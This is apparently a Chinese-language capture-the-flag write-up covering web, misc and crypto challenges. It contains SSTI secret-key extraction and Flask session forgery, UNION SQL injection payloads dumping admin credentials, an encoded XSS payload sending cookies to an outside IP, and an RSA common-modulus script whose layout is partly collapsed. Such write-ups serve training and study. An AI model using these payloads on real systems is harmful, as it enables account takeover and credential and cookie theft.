
id:自闭傻狗


WEB

happyPython

登陆后是这个页面




输入别的代替user显示在了页面上




输入2-1被插入到模板中 然后被jinja2语法解释器解析 返回了解析后的结果

获取config 其中暴露出了secret_key



接下来就可以伪造管理员session了

先获取自己的session查看格式




我的user_id是116 我后续注册了几个账号 发现user_id是按注册顺序排的 猜想admin的user_id是1

把user_id改为1 通过github上的脚本(`https://github.com/noraj/flask-session-cookie-manager`)结合secret_key进行加密

```
olddog@ubuntu ~/c/tools> python session_cookie_manager.py encode -s "9RxdzNwq7!nOoK3*" -t "{u'csrf_token': u'1b9811423578068ade19156dffcfad5d496373ec', u'_fresh': True, u'user_id': u'1', u'_id': u'051101fca32cbd279dfd6e96892ec55881e06fcb6a52872d04c920c74efacf9e245536486635b70ed6ecc6c446f0b431600fbaa9626a2089b2ca45ae7b8dc2eb'}"
.eJwlz01qAzEMQOG7eJ2FJEuynMsEWz-0FFqYSVald89AD_DBe7_tUUeeH-3-PF55a4_PaPcGgghYvjr5DhozKjSn2qR0ETNM0PKtS8gGBbBPAh-ctbxmEot0ZVPtsgfkhd3VmbVgc0cFqL3WVNJFYHOTL5aVY1s45W635udRj-fPV35fPbinITJ1GQZqKxInikaV1woJntpHT7_c68zjfwLb3xuhGz8g.XG5xhg.nuHWzdlRX38ZEs6406UXs8MQrFk
```

然后在user页面替换一下session 刷新一下得到flag

Oh ! you get the flag
hgame{Qu_bu_la1_m1ng_z1_14}



结束

happyPHP

登陆后是这个页面

hello OldDog

右键源代码发现github代码地址

```
91              <div style="text-align: center;font-size: 30px;">
92              <div>
93                  <p class="alert alert-info">
94                      hello admin@hgame.com
95                  </p>
96              </div>
97                      </div>
98          <!--https://github.com/Lou00/laravel-->
99      </body>
100 </html>
101
```

登录后是这个页面

hello OldDog

可以看到源代码里关键部分


```php
use think\response\Redirect;

class SessionsController extends Controller
{
    public function store(Request $request)
    {
        $credentials = $this->validate($request, [
            'email' => 'required|email|max:100',
            'password' => 'required'
        ]);

        if (Auth::attempt($credentials)) {
            if (Auth::user()->id ===1){
                session()->flash('info','flag :******');
                return redirect()->route('users.show');
            }
            $name = DB::select("SELECT name FROM `users` WHERE `name`='".Auth::user()->name."'");
            session()->flash('info', 'hello '.$name[0]->name);
            return redirect()->route('users.show');
        } else {
            session()->flash('danger', 'sorry,login failed');
            return redirect()->back()->withInput();
        }
    }
    public function destroy()
```

从21行简单分析一下


如果id为1 那么弹出flag

如果不为1 那么从数据库中取出该用户的name并拼接与hello拼接显示在页面里


这句对数据库操作的sql语句的name是注册时输入的name 是可控的 而没有任何过滤

所以我们的注入语句写在注册时name里面 然后登录后让他们拼接 把想要的信息显示在页面里

注册一个用来看当前数据库的账号




登录后 当前数据库显示出来了



注册一个查看hgame数据库中所有表名的账号

name为`' union select group_concat(table_name) from information_schema.tables where table_schema='hgame`


登陆后 hgame数据库中的所有表名显示出来了



注册一个查看user表中所有列名的账号

name为`' union select group_concat(column_name) from information_schema.columns where table_name='users`

登陆后 user表中的所有列名显示出来了




我们的目标是找出id=1的email和password然后登陆 获得flag

注册一个查看id=1的email和password的账号


name为`' union select group_concat(email,password) from users where id=1#`

登陆后 id=1的email和password显示出来了



password是laravel框架的加密 解密需要.env文件中的APP_KEY

出题人在github项目中上传了.env文件然后删除了



然后我我把整个github上的代码覆盖到我的laravel框架里 把APP+KEY添加到.env里

用框架的解密函数进行解密

解密出了密码

然后用admin@hgame.com和9pqfPIer0Ir9UUfR进行登录

结束


happyXSS

过滤了很多东西

我的绕过姿势

测试弹自己的cookie

`<iframe src=javascript:eval(String.fromCharCode(97,108,101,114,116,40,100,111,99,117,109,101,110,116,46,99,111,111,107,105,101,41))>`



传服务器姿势

```
<iframe
src=javascript:eval(String.fromCharCode(119,105,110,100,111,119,46,111,112,101,110,40,39,104,116,116,112,58,47,47,52,55,46,49,48,54,46,57,51,46,49,53,50,47,120,115,115,47,99,111,111,107,105,101,46,112,104,112,63,99,111,111,107,105,101,61,39,43,100,111,99,117,109,101,110,116,46,99,111,111,107,105,101,41))>
```


```
root@iZwz9cd9ty2q3dz8yxynozZ:/data/wwwroot/happyphp/public/xss# cat cookie.txt
PHPSESSID=rn68jr8snt3ab8cb3f93a2ro0b; Flag=hgame{Xss_1s_Re@llY_Haaaaaappy!!!}root@iZwz9cd9ty2q3dz8yxynozZ:/data/wwwroot/happyphp/public/xss#
```

结束

MISC

Warmup

下载下来 发现文件头是dmp文件 用mimikatz获取密码




sha256加密一下就是flag

结束

暗藏玄机

双图 猜测盲水印攻击

用BlindWaterMark



结束

CRYPTO

easy_rsa

rsa共模攻击 但是e1和e2不互质


用网上的攻击脚本 因为gcd(e1,e2)=3 最后的m要开三次方 最后加一句就好了

代码如下

```
# -*- coding: utf-8 -*-
from libnum import n2s,s2n
from gmpy2 import invert
import gmpy2
# 欧几里得算法
def egcd(a, b):
  if a == 0:
    return (b, 0, 1)
  else:
    g, y, x = egcd(b % a, a)
    return (g, x - (b // a) * y, y)

def main():
```

```
  n=187115775425611431525771949607687004102790873190791598691365943023503427447766297263659511725805287628054474870241372081277846646439544858468279914887917505930311434970958703978202198240007436760458064564328565027688959192028623104199113002464708233507069588916017111734653599928044950042497053117962129775162011007280438232652512015894932405546370251924814695061116444125989712125545575894704760059042159196510743300163200300123913027936769537526563140719274976730229741527015728587739895320560433581221898427621408945468448518318328138839954292422953729293926826798121830464261992368850835078754519566624203128019533  c1=98226693217963350393726493345648882310359677014063696974920266043890373522639072396478301421822489745293145510275497193552315949115816085259013420061471837921205016042891069739334726870889699914788654162180152078027841361844378892116446467747850655721501307122020377679325460787747566525866693408016785718266463559261819631174166513619413405658082967861709431361138071511482094658899081696341333730816646123685655707236898136353930785217507262598585436155207107375709490539261238739116770813860862442677950136651077725254920473506137141102977365841796359183151302362440033495082348909469938980641591743778186635020  c2=19224443580066343213866393856627398841843124469399762251741087574624420561548660458086784452082293935521485769198766136624390771329773639047455035614511051086923701017616007199109163302313784510906453587585435176689170162943077839360235890824902464501226763532519279632388551532982501920089823662845326313097640766539476420546631874574628874069873444245668480369117339260359853387885393126814402514645942753238892089370095055858675996019368739740263805764505281739798556640167796411051358320425729032004513052355806858031565175438687953102031535052976241961034353022262430612153636441968421505443495796931122557959260  e1=209472  e2=15951  s = egcd(e1, e2)  s1 = s[1]  s2 = s[2]  # 求模反元素  if s1<0:    s1 = - s1    c1 = invert(c1, n)  elif s2<0:    s2 = - s2    c2 = invert(c2, n)  m = pow(c1,s1,n)*pow(c2,s2,n) % n  m = gmpy2.mpz(m)  i,j =gmpy2.iroot_rem(m,3)  print i
if __name__ == '__main__':  main()
```



结束